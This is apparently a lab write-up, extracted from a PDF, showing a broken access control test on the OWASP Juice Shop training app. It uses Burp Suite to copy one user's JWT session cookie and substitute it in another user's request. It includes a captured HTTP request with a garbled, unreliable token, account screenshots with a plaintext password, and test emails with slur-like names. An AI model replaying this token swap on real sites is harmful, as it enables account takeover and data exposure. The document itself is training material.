
Answer *
Ok

 Register


3. Go to Profile Page of User Account 1 and turn on BurpSuite Intercept.




4. Refresh the page and Capture the request.



5. Check for Tokens in the request and Copy the user 1 token value.




6. Logout from the user 1 account.




The screenshot shows the OWASP Juice Shop account page. On the left, there's a sidebar with the title "Account". It lists several items with icons: a person icon for "giganiga@gmail.com", a shield icon for "Orders & Payment", a shield icon for "Privacy & Security", and a power button icon for "Logout". The "Logout" option is highlighted with a blue background. The main content area on the right is mostly empty, showing some faint text and a small eye icon.

7. Login into user 2.




The screenshot shows the OWASP Juice Shop login page. It has a dark background with a light gray login form in the center. The form is titled "Login". It contains two input fields: "Email" with the value "newniga@gmail.com" and "Password" with the value "jeMw9DX-G.5iFJH". Below the password field is a "Forgot your password?" link. At the bottom of the form are two buttons: "Log in" with a user icon and a "Remember me" checkbox. A horizontal line with the word "or" separates this from a green button labeled "G Log In with Google". At the very bottom of the page, there's a small link "Not yet a customer?"

8. Go to the profile page.



9. Now Turn on Intercept in the burp suite tool. Refresh the user page & Capture the request.



10. Check for Tokens in the request then replace the user 2 token with the user 1 token value.

```
1 GET /profile HTTP/1.1
2 Host : juice-shop.herokuapp.com
3 Cookie : language =en; welcomebanner_status =dismiss ;
cookieconsent_status =dismiss ; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwz
GFOYSIfeypJpZC16MTMxICJcI2vYbmptZS16I1IsImVtYWlsIjoieZ2lInYm5p2ZFAZ21
haWwuY29tIiwicGFzc3dvcmQiOiI5MTgwNDFlYTYT5NUwxDcyYjF1Mzg3OGI4NDhMY
WIzS1sInJvbGUlOlJjxdNb02llciIsInRpHV4ZVRva2VuIjoiIiwiwgFzdxVw221
uSXAIoIiLWljAuHgkHJvZmlsZUlTYwdlIjoiL2Fzc2V0cy9wdWJsawMvawIhZ
2VzL3VwbhZhZHMwZGvmYXVsdc5dmcIiUJ0B3U2VjcmU0IiIiwmXBv3Rpdu
iOnRydWUsImNyZWFZCWRbdC16IjIwbjQtMdctMDcgtMGI6NTA6MzkuMTAyICswMDowM
CIsInWzGFOZWRBdcI6IjIwmjQtMdctMDcgtMGI6NTA6MzkuMTAyICswMDowMCIsImR
lbGV0ZWRBdcI6bnVsbdHuImlhcdI6MTcyMDM1NjY2N30.f6g_irXjYXImUjQjSxh
AdbqkX0vAw17VWPYMczMrucos905ApH5xz6oGnMtfqPjKAC_B1Dhd4EL-MddA77WQV
g719rIwZHaclkeLckdhqWMrqvaABttoec8vVqyDr__lmLtZjdUdqFrB3fuKTQnuCqf4
r9otKLmx8phllOopKo
4 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0)
```

11. Forward the Request and check the User Details in the webpage.

The screenshot shows the Burp Suite Professional interface. On the left, a browser window displays a user profile page from 'juice-shop.herokuapp.com'. The page has fields for 'File Upload' (with a placeholder 'No file selected.'), 'Image URL' (with a placeholder 'e.g. http://www.gravatar.com/avatar/00000000000000000000000000000000'), 'Email' ('pkjirrega@gmail.com'), and 'Username' ('pk_jirrega'). Below these fields are buttons for 'Upload Picture', 'Link Image', and 'Set Username'. On the right, the Burp Suite interface shows the 'Request' tab with the raw HTTP request and its decoded version. The request includes various headers like 'Host', 'Content-Type', 'Accept', 'Accept-Language', 'Accept-Encoding', 'User-Agent', 'Sec-Fetch-Dest', 'Sec-Fetch-Mode', 'Sec-Fetch-Site', 'Sec-Fetch-User', and 'If-None-Match'. The decoded request body contains JSON-like data related to the user profile update.

❖ Conclusion-

We got the information of user 1 by changing the token values in the header. Broken Access Vulnerability is found on this website. This vulnerability allows attackers to access unauthorized functionality or data, potentially leading to information disclosure, modification, or destruction of all data, or performing unauthorized business functions.